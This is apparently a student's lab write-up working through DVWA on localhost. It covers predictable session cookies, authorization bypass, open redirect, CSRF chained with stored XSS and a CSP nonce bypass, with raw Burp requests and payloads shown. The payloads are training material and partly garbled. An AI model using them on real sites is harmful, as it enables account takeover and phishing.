Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwwaSession	1732322621	localhost	/DVWA/vulnerabilities/weak_id	Session	21	false	false	None	Sat, 23 Nov 2024 00:43:41 GMT
PHPSESSID	8qkdcobsosue73d4lo6j4a93a9	localhost	/	Sun, 24 Nov 2024 00:43:16 GMT	35	false	false	None	Sat, 23 Nov 2024 00:43:16 GMT
security	medium	localhost	/	Session	14	false	false	None	Sat, 23 Nov 2024 00:43:16 GMT

However, we can observe that for these cookie values, the initial letters are the same, and the last few characters are getting changed. Also, if we review requests carefully in the Burp Proxy History, then we can observe that the cookie value is changing only if we are clicking the Generate button at a different time.

If we explore more on this, we will understand that the cookie value is generated as per the date-time of the machine

The current Unix epoch time is **1732322923**

### Convert epoch to human-readable date and vice versa

1732322621 **Timestamp to Human date** [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Saturday, November 23, 2024 12:43:41 AM

**Your time zone** : Friday, November 22, 2024 7:43:41 PM GMT-05:00

**Relative** : 5 minutes ago

It is important to generate a random & strong session cookie so that an attacker will not be able to guess/brute force the cookie value to perform an Account Takeover attack using session hijacking/manipulation.

## Authorization Bypass

We must log in as the user (username: gordonb & password:abc123) to complete this task.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- DVWA Security
- PHP Info

## Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>


Open Burp Suite and open the Proxy>HTTP History page. You will find one GET Request that gives you the path to the authorization file.

#	^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
39		http://localhost	GET	/DVWA/vulnerabilities/authbypass/			200	4341	HTML		Vulnerability: Authoris...			127.0.0.1
40		http://localhost	GET	/DVWA/vulnerabilities/authbypass/...			200	610	JSON	php				127.0.0.1
41		http://localhost	GET	/DVWA/security.php			200	4889	HTML	php	DVWA Security :: Dam...			127.0.0.1
42		http://localhost	POST	/DVWA/security.php	✓		302	494	HTML	php				127.0.0.1
43		http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
44		http://localhost	GET	/DVWA/security.php			200	4894	HTML	php	DVWA Security :: Dam...			127.0.0.1
45		http://localhost	POST	/DVWA/security.php	✓		302	495	HTML	php				127.0.0.1
46		http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
47		http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...			127.0.0.1
48		http://localhost	POST	/DVWA/security.php	✓		302	494	HTML	php				127.0.0.1
49		http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
50		http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...			127.0.0.1

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /DVWA/vulnerabilities/authbypass/get_user_data.php 2 HTTP/1.1 3 Host: localhost 4 sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126" 5 Accept-Language: en-US 6 sec-ch-ua-mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127   Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Referer: http://localhost/DVWA/vulnerabilities/authbypass/ 13 Accept-Encoding: gzip, deflate, br </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 05 Dec 2024 17:53:05 GMT 3 Server: Apache/2.4.62 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 273 9 Keep-Alive: timeout=5, max=98 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 [{"user_id":"1","first_name":"admin","surname":"admin"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},{"user_id":"3","first_name":"Hack","surname":"Me"},{"user_id":"4","first_name":"Pablo","surname":"Picasso"},{"user_id":"5","first_name":"Bob","surname":"Smith"}] </pre>		


Copy and paste it into the URL. You will find all the usernames and user IDs of the authorized users.



## Open HTTP Redirect



This is mainly used for phishing and gaining users' details like login credentials and credit card numbers.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

## Vulnerability: Open HTTP Redirect

### Hacker Quotes

Why did he come to you?  
I got a record, I was Zero Cool  
Zero Cool. Crashed 1507 systems in one day, biggest crash in history, front page, New York Times August 10th 1988.

[Back](#)

### More Information

- OWASP Unvalidated Redirects and Forwards Cheat Sheet
- WSTG - Testing for Client-side URL Redirect
- Mitre - CWE-601: URL Redirection to Untrusted Site ('Open Redirect')


Username: admin  
Security Level: medium  
Locale: en  
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

Open Burp Suite and go to Proxy>HTTP History and check the URL

3 x +

Send  Cancel < >

Request

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/open\_redirect/source/medium.php?redirect=info.php?id=1 HTTP/1.1

2 Host: localhost

3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

0 Sec-Fetch-Site: same-origin

1 Sec-Fetch-Mode: navigate

2 Sec-Fetch-User: ?1

3 Sec-Fetch-Dest: document

4 Referer: http://localhost/DVWA/vulnerabilities/open\_redirect/

5 Accept-Encoding: gzip, deflate, br

6 Cookie: PHPSESSID=5m6ugbjc34mteui9tlto2ss2d; security=medium

7 Connection: keep-alive

8

9

Response

In

Re



Re

Re

Re

Re

In the redirect tab, if you use another domain (google.co.ca).



Let's send and check the response.

Request

PrettyRawHex

1

GET /DWA/vulnerabilities/open\_redirect/source/medium.php?redirect=//%67%6f%6f%67%6c%65%2e%63%6f%6e%63%61%64%20id=1 HTTP/1.1

2

Host: localhost

3

sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"

4

sec-ch-ua-mobile: ?0

5

sec-ch-ua-platform: "Linux"

6

Accept-Language: en-US

7

Upgrade-Insecure-Requests: 1

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

9

Accept:

Response

PrettyRawHexRender

1

HTTP/1.1 302 Found

2

Date: Thu, 05 Dec 2024 19:04:22 GMT

3

Server: Apache/2.4.62 (Debian)

4

Location: //google.co.ca?id=1

5

Content-Length: 0

6

Keep-Alive: timeout=5, max=100

7

Connection: Keep-Alive

8

Content-Type: text/html; charset=UTF-8

9

10

Follow Redirection to check whether the URL gets redirected or not.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response.

**Request**

```
1 GET /?id=1 HTTP/1.1
2 Host: google.co.ca
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
7 Referer: http://localhost/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

**Response**


```
1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 19:05:31 GMT
3 Server: Apache
4 Vary: Accept-Encoding
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 2712
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html

10
11 <!doctype html public "-//w3c//dtd html 4.0
12 transitional/en">
13 <html>
14   <head>
15     <meta http-equiv="Content-Type" content="text/html;
16       charset=iso-8859-1">
17     <meta name="Author" content="helen">
18     <meta name="GENERATOR" content="Mozilla/4.73 [en]
19       (Win98; U) [Netscape]">
20     <title>
21       Welcome to a Reg.CA domain! Bienvenue a une Reg.CA
22       domaine!
23     </title>
24   </head>
25   <body background="/old/backl3vp.gif">
26
27     <div STYLE="position: absolute; left: -1px; top: -1 px;
28       ">
29       <table BORDER=0 CELLSPACING=0 CELLPADDING=0 WIDTH="
30         100%" >
31         <tr>
32           <td>
33             <img SRC="/old/regcalogomap.gif" BORDER=0 height
34               =77 width=150>
35           </td>
36
37           <td ALIGN=CENTER VALIGN=TOP>
38             <div>
39               <font face="Arial,Helvetica">
40                 <font color="#FF0000">
41                   <p>
42                     <font size=-1>
43                       This domain is not available or is
44                       reserved by the registry.<br>
45                       If you think you have the right to
46                       register this domain please contact us
47                       at:
48                       <a href="#">
49                         reserved@reg.ca
50                       </a>
51                     </font>
52                   </p></font>
53                 </font>
54             </div>
55           </td>
56         </tr>
57       </table>
58     </div>
59   </body>
60 </html>
```

It was successfully redirected.

## CSRF combined with XSS Stored

Change the password.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

**CSRF**

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:  
.....

Confirm new password:  
.....

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:


- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.


### More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)


You can see the URL and change the password there to which password you want to use to gain access to the website.




Changed password



Go to XSS (Stored). Right click and go to Inspect>Inspector and select the Name Tab.




Change the length to 100.



Now go to the XSS Stored and on the name tab write an image tag with the changed password URL.

For me it was : `
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Log out of DVWA



Username

admin


Password

\*\*\*\*\*

Login

You have logged out

Select the Selector button by using the selector button and change the Password Type to “Text.”



```
<br>
<label for="pass">Password</label>
<input class="loginInput" type="text" autocomplete="off" size="20" name="password">
<br>
<br>
<p class="submit"><img alt="submit button icon" data-bbox="255 175 265 185"/></p>
</fieldset>
<input type="hidden" name="user_token" value="50e6a77c4a4b9565cb8520b2c968db37">
</form>
<br>
<div class="message">You have logged out</div>
html > body > div#wrapper > div#content > form > fieldset > input.loginInput
```

Now log in with the password that you have changed from the URL and pasted on the image tag in the XSS stored name tab.



Username

admin

Password

admin

Login

Congratulations, you have successfully logged in as the administrator.

## CSP Bypass

Write anything to drop that text on the page.

**DVWA**

## Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

remote

### More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

View Source View Help

Username: admin  
Security Level: medium  
Locale: en  
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Turn on Burp Suite and intercept it. Get the Request Response after forwarding it. You get the “nonce” from here.

```
Response from http://localhost:80/DVWA/vulnerabilities/csp/ [127.0.0.1]
Forward Drop Intercept is on Action Open browser

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 21:13:09 GMT
3 Server: Apache/2.4.62 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIqZ29pbmcgdG8gZ2l2ZSBSb3UgdXA=';
8 X-XSS-Protection: 0
9 Vary: Accept-Encoding
10 Content-Length: 4303
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html; charset=utf-8
14
15 <!DOCTYPE html>
16
17 <html lang="en-GB">
18
19 <head>
20 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
21
22 <title>
23 Vulnerability: Content Security Policy (CSP) Bypass :: Damn Vulnerable Web Application (DVWA)
24 </title>
25
26 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
27
28 <link rel="icon" type="image/ico" href="../../dvwa/js/favicon.ico" />
29
30 <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
31 </script>
32
33 </head>
34
35 <body class="home">
36 <div id="container">
37
38 <div id="header">
39
40 
41
42 </div>
```

Open the Text editor and create a script nonce header.



The `<script nonce=">` is a script-nonce header that uses a nonce to prove that a specific script is the one being called. A nonce is a random or semi-random number that is generated for a specific use. The term stands for "number used once" or "number once."


```
<script nonce=="TmV2ZXlgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```

Paste it on the drop bar, and it will include any file inside. A hacker might upload malware to hack the web database.

### Vulnerability: Content Security Policy (CSP) Bypass


Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

You have successfully uploaded the file.

